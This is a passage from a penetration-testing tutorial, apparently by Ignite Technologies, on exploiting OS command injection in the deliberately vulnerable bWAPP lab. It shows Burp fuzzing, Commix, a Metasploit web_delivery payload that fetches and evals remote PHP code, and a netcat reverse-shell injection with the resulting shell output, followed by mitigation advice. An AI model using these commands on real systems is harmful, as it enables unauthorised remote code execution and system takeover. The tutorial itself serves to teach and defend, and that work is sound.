


Time to inject our dictionary, now move to the **Payload** tab and click on the **load** button in order to load our dictionary file.




As soon as I fire up the **Start Attack** button, a new window will pop up with the fuzzing attack.

From the below screenshot, it's clear that our attack has been started and there is a fluctuation in the length section. I've double-clicked on the length field in order to get the highest value first.



From the below image, you can see that as soon as I clicked over the **11th Request,** I was able to detect the **ls** command running in the **response tab.**



OS Command Injection using Commix


Sometimes fuzzing consumes a lot of time, and even it becomes somewhat frustrating while performing a command injection attack over it i.e. wait for the incremented length and check for every possible response it drops.

In order to make our attack simpler and faster, we'll be using a python scripted automated tool **"Commix",** which makes it very easy to find the command injection vulnerability and then helps us to exploit it. You can learn more about **Commix** from **here.**

So let's try to drop down the web-application again by getting a commix session in our kali machine.

From the below image you can see that I've set the security level too **high** and opted the **"Choose your bug"** option to **"OS Command Injection".**


Commix works on **cookies**. Thus, in order to get them, I'll be capturing the **browser's request** into my burpsuite, by simply enabling the proxy and the intercept options, further as I hit up the **Lookup** button, I'll be presented with the details into the burp suite's **Proxy** tab.



Fire up you Kali Terminal with **commix** and run the following command with the **Referer, Cookie, and target values**:

```
commix --url="http://192.168.0.11/bWAPP/commandi.php" --
cookie="security_level=2;
PHPSESSID=cc91040cc70b9abdb2fdc637527bf132" --
data="target=www.nsa.gov&form=submit"
```

Type 'y' to resume the classic injection point and to the pseudo-terminal shell.



Great!! We're into our target's machine.
What if we could convert this **commix shell** into a **meterpreter** one?
As soon as we capture the commix session, we'll try to generate a reverse meterpreter session of the target machine by executing the following commands:


reverse_tcp

set lhost 192.168.0.9

set lport 4444

As we hit enter, it will ask us to choose whether we want a netcat shell or some other (**meterpreter**) one. Choose option **2** and hit **enter** again.


Now you'll be popped up with a new list of sessions asking for which meterpreter session you want as in whether you want it to be PHP, Windows, python etc. As our target server is running over the PHP framework, we will select option **8** i.e. a **PHP meterpreter reverse shell.**



When everything is done, it will provide us with a resource file with an execution command. Open a new terminal window and type the presented command there, as in our case it generated the following command:

```
msfconsole -r /usr/share/commix/php_meterpreter.rc
```

Cool!! It's great to see that our commix session is now having some new wings.



OS Command Injection using Metasploit

Why drive so long in order to get a meterpreter session, if we can just gain it directly through the Metasploit framework.
Let's check it out how
Boot the **Metasploit framework** into your kali terminal by running up the simple command "**msfconsole".**
There are many different ways that provide us with our intended outcome, but we will use the**web_delivery exploit** in order to find a way to transfer our malicious payload into the remote machine.
Type the following commands to generate our payload:

```
use exploit/multi/script/web_delivery
```


Now it's time to choose our target.
Type **"show targets"** in order to get the complete list of all the in-built target options.

```
set target 1

set payload php/meterpreter/reverse_tcp

set lhost 192.168.0.9

set lport 2222

exploit
```

As soon as I hit enter after typing **exploit,** the Metasploit framework will generate the payload with all the essentials.

```
msf5 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Python
   1   PHP
   2   PSH
   3   Regsvr32
   4   pubprn
   5   PSH (Binary)
   6   Linux
   7   Mac OS X


msf5 exploit(multi/script/web_delivery) > set target 1
target => 1
msf5 exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > set lhost 192.168.0.9
lhost => 192.168.0.9
msf5 exploit(multi/script/web_delivery) > set lport 2222
lport => 2222
msf5 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.9:2222
[*] Using URL: http://0.0.0.0:8080/6gOYMoRioN
[*] Local IP: http://192.168.0.9:8080/6gOYMoRioN
[*] Server started.
msf5 exploit(multi/script/web_delivery) > [*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.0.9:8080/6gOYMoRioN', false, stream_co
ntext_create(['ssl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"
```

We are almost done, just simply include this payload with the command using any metacharacter. Here I've used **& (**ampercent**)** so that the server executes both the commands one after the another.



Now we'll try to manipulate the request with

```
ping -c 10 192.168.0.9
```

As I clicked over the **Go** tab, it took about **10 seconds** to display the response result, thus confirms up that this web-application is suffering from OS Command Injection.


Exploiting Blind OS Command Injection using Netcat

As of now, we are confirmed that the application which we are trying to surf is suffering from command injection vulnerability. Let's try to trigger out this web-application by generating a reverse shell using**netcat.**

From the below image you can see that I've checked my Kali machine's **IP address** and set up the **netcat listener** at port number **2000** using

```
nc -lvp 2000
```

where **l = listen**, **v = verbose mode** and **p = port.**



Now on the web application, I've injected my **netcat** system command with the **localhost** command into the input field i.e.
localhost|nc 192.168.0.9 –e /bin/bash
The **–e /bin/bash** empowers the netcat command to execute a bash shell on the listener machine.

Great!! We are into the victim's shell through our kali machine and we're now able to run any system command from here.

```
root@kali:~# nc -lvp 2000
listening on [any] 2000 ...
192.168.0.11: inverse host lookup failed: Unknown host
connect to [192.168.0.9] from (UNKNOWN) [192.168.0.11] 55558
whoami
www-data
pwd
/var/www/bWAPP
ls
666
admin
aim.php
apps
ba_captcha_bypass.php
ba_forgotten.php
ba_insecure_login.php
ba_insecure_login_1.php
ba_insecure_login_2.php
ba_insecure_login_3.php
ba_logout.php
ba_logout_1.php
ba_pwd_attacks.php
ba_pwd_attacks_1.php
ba_pwd_attacks_2.php
```

Mitigation Steps

The developers should set up some strong server-side validated codes and implement a set of whitelist commands, which only accepts the alphabets and the digits rather than the characters.

You can check this all out from the following code snippet, which can protect the web-applications from exposing to the command injection vulnerabilities.

```
// Get input
$target = $_REQUEST[ 'ip' ];
$target = stripslashes( $target );

// Split the IP into 4 octects
$octet = explode( ".", $target );

// Check IF each octet is an integer
if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $oct
    // If all 4 octets are int's put the IP back together.
    $target = $octet[0] . '.' . $octet[1] . '.' . $octet[2] . '.' . $octet[3];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
else {
    // Ops. Let the user name theres a mistake
    echo '<pre>ERROR: You have entered an invalid IP.</pre>';
}
```

Avoid the applications from calling out directly the OS system commands, if needed the developers can use the build-in API for interacting with the Operating System.

The developers should even ensure that the application must be running under the least privileges.

Reference

- https://www.hackingarticles.in/comprehensive-guide-on-os-command-injection/
- https://www.hackingarticles.in/command-injection-exploitation-dvwa-using-metasploit-bypass-security/

Additional Resources

- https://owasp.org/www-community/attacks/Command_Injection
- https://portswigger.net/web-security/os-command-injection


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux